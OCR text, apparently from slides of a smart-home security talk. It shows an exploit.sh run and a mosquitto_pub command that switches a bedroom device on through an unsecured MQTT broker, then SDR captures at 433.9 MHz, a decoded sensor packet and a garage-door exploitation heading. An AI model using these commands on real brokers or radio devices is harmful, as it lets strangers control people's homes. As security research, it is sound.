
```
oit@ubuntu [03:43:16 PM] [~]
-> % ./exploit.sh [redacted]
home/Bed_room/3 off
home/Bed_room/3/stat off
home/Bed_room/2 on
home/Bed_room/2/stat on
```

```
-> % mosquitto_pub -d -t home/Bed_room/3 -h [redacted] -m "on"
Client mosqpub/6378-ubuntu sending CONNECT
Client mosqpub/6378-ubuntu received CONNACK
Client mosqpub/6378-ubuntu sending PUBLISH (d0, q0, r0, m1, 'home/Bed_room/3', ... (2 bytes))
Client mosqpub/6378-ubuntu sending DISCONNECT
```


-> % ./exploit.sh
home/Bed_room/3 off
home/Bed_room/3/stat off
home/Bed_room/2 on
home/Bed_room/2/stat on
home/Bed_room/3 on



File Source
File:
Repeat: Yes
Throttle
Sample Rate: 500k
QT GUI Frequency Sink
FFT Size: 1.024k
Center Frequency (Hz): 0
Bandwidth (Hz): 500k
QT GUI Time Sink
Number of Points: 1.024k
Sample Rate: 500k
Autoscale: No


Top Block
2.00e+01
1.50e+01
1.00e+01
5.00e+00
0.00e+00
Time (s)
-200.00
-100.00
0.00
100.00
200.00
Frequency (kHz)
1
0.5
0
-0.5
-1
Amplitude
Data 0
0
0.5
1
1.5
2
Time (ms)
0
-20
-40
-60
-80
-100
-120
-140
Relative Gain (dB)
Data 0
-200.00
-100.00
0.00
100.00
200.00
Frequency (kHz)



Gqrx 2.5.3 - rtl=0
433.947 000 MHz
-100 -80 -60 -40 -20 0
-6 dBFS
-24
-28
-32
-36
-40
-44
-48
-52
-56
433.19
433.28
433.37
433.46
433.55
433.64
433.73
433.82
433.91
434.09
434.18
434.27
434.36
434.45
434.54
434.63
434.72
434.81
Receiver Options
-53.000 kHz
Hardware freq: 434.000000 MHz
Filter width Normal
Filter shape Normal
Mode WFM (mono)
AGC Fast
Squelch -150.0 dBFS
A
Noise blanker NB1 NB2
Input co... Receiver O... FFT Se...
Audio
-32
-44
-56
-68
-80
-92
4 8 12 16 20
Gain: 9.3 dB
UDP Rec Play
DSP
Click, drag or scroll on spectrum to tune. Drag and scroll X and Y axes for pan and zoom. Drag filter edges to adjust filter.

Options
ID: top_block
Generate Options: WX GUI

Variable
ID: samp_rate
Value: 32k




1.320
1.330
1.340
1.350
1.360
1.370
1.380
1.390
monitor
Stereo, 44100Hz
32-bit float
Mute
Solo
L
R
1.0
0.5
0.0
-0.5
-1.0
1.0
0.5
0.0
-0.5
-1.0




0101 0011 0010 0001 0001 0100 0011 0011 1011 1011

01010011 0010 000100010100 00110011 10111011

ID	ST	Temp	Hum	CRC
83	0x2	276	52	187

EXPLOITING GARAGE DOOR OPENER



https://blog.rapid7.com/2017/09/22/multiple-vulnerabilities-in-wink-and-insteon-smart-home-systems/

